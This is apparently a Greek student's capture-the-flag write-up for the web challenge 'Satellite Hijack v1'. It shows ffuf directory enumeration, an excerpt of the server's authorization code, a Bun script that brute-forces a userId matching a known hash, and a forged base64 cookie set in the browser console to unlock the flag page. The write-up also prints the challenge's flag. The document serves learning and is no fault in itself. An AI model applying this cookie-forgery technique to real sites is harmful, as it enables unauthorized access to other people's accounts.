


Write-Up: Satellite Hijack v1 (Web)

Ομάδα: mousiko_gymsasio_agrinou_lt_1 (Μουσικό Γυμνάσιο
Αγρινίου - Λ.Τ.)
Μαθητές/Μαθήτριες: Πέτρος Παπαθανασίου

Επισκόπηση Δοκιμασίας

Η δοκιμασία μας δίνει ένα αρχείο zip που περιέχει κώδικα μιας ιστοσελίδας, καθώς και ένα link που μας οδηγεί σε μία. Ανοίγοντας το link πηγαί σε μία ιστοσελίδα που ασχολείται με τους δορυφόρους. Στην σελίδα about μου δίνεται ένα μήνυμα από έναν χρήστη που ονομάζεται Frank. Με βάση την εκφώνηση αυτός μου έχει αφήσει ένα παζλ που πρέπει να λύσω.



Επίλυση

Αρχική ανάλυση

Το πρώτο πράγμα που σκέφτηκα ήταν να κοιτάξω τον κώδικα html αλλά δεν εντόπισα κάποια σημαία. Μετά με την βοήθεια του εργαλείου ffuf έκανα αναζήτηση όλων των directories που τρέχει η ιστοσελίδα σε περίπτωση που υπάρχει κάποιο κρυμμένο.

```
about [Status: 200, Size: 6111, Words: 1675, Lines: 164, Duration: 88ms]
flag [Status: 200, Size: 5414, Words: 1495, Lines: 144, Duration: 77ms]
favicon.ico [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 66ms]
:: Progress: [4614/4614] :: Job [1/1] :: 540 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
```

Με αυτόν τον τρόπο είδα ότι υπάρχει σελίδα flag. Όταν όμως πηγαί να την τρέξω με έκανε redirect στην αρχική. Για αυτό σκέφτηκα να τρέξω την εντολή curl χωρίς redirects "curl -X GET "<http://challenges.pmdk.gr:30510/flag>" --max-redirs 0", αλλά δεν υπήρχε αποτέλεσμα. Η επόμενη μου ενέργεια ήταν να δω τον κώδικα που μου δίνεται μέσα από το αρχείο zip. Σε αυτόν βρίσκεται ένα αρχείο με όνομα app.ts. Μέσα από αυτό κατάλαβα ότι ο web server

τσεκάρει το `userId` μου και αν αυτό είναι κάποιο συγκεκριμένο προσθέτει ένα ακόμα κουμπί στην σελίδα `about`, όπου κατεβαίνει η σημαία.

```
.get("/about", async ({ layout, about, userId, authorized }) => {
  const $ = cheerio.load(Buffer.from(await layout().arrayBuffer()));

  $("#user").html(userId);
  $(".link").removeClass("has-text-info");
  $("#about-link").addClass("has-text-info");

  $("#content").html(await about().text());
  if (authorized) {
    $("#explore").append(
      `<a class="button is-info is-light" href="/flag" id="flag-link">Download Flag from Satellite</a>`
    );
  }
  return $.html();
})

.get(
  "/flag",
  async ({ layout, flagPage, userId, authorized, redirect }) => {
    if (!authorized) return redirect("/");
  }
)
```

Εκμετάλλευση ευπάθειας

Έτσι κατάλαβα για ποιο λόγο με έκανε `redirect` πριν. Όμως επειδή γνωρίζω μόνο το `secret` πρέπει να γράψω ένα script που να βρίσκει το σωστό `userId`.

```
    userId = newUser();
  }
}

authorized = hashed(userId) === secret;

cookie.user.value = btoa(userId);
return { userId, authorized };
})

.get(
  "/",
  async ({ layout, home, userId }) => {
```

```
#!/usr/bin/env bun

const targetHash = "2842816338533097556";
const targetURL = "http://challenges.pmdk.gr:30510/flag";

for (let i = 0; i < 1_000_000_000; i++) {
  if (Bun.hash(i.toString()).toString() === targetHash) {
    console.log(`\n Right userId:`, i);

    const base64UserId = btoa(i.toString());
    console.log(`document.cookie = "user=${base64UserId}";`);
    break;
  }
}
```

Όταν το έτρεξα μου έδωσε για cookie αυτό το αποτέλεσμα.

```
document.cookie = "user=NzA0NTExNTA0";
```

Για αυτό πήγα στην ιστοσελίδα και άνοιξα την κονσόλα. Έγραψα την εντολή
“document.cookie = "user=NzA0NTExNTA0";” για να αλλάξω στο σωστό cookie και έκανα
refresh. Αμέσως εμφανίστηκε το επιπλέον κουμπί.

👋 Hi, I'm Frank

I love crafting software systems for secure satellite communications and data services.
Whether querying for distant planets, satellites and signals or ensuring the safety and
encryption of sensitive data, I've got it covered.

I've hidden something in my system, and the only way to find it is by using the right tools to
fetch it. *Think you find the coordinates where I hid it?*

Fetch it if you can!

Explore Satellites

Download Flag from Satellite

Πατώντας το με πήγε στην σελίδα flag.

🎉 Congratulations!

Nicely done, here is your flag:

FLAG{Th3-C4k3-1s-4-L13}

Σημαία

Η σημαία που βρέθηκε:

FLAG{Th3-C4k3-1s-4-L13}
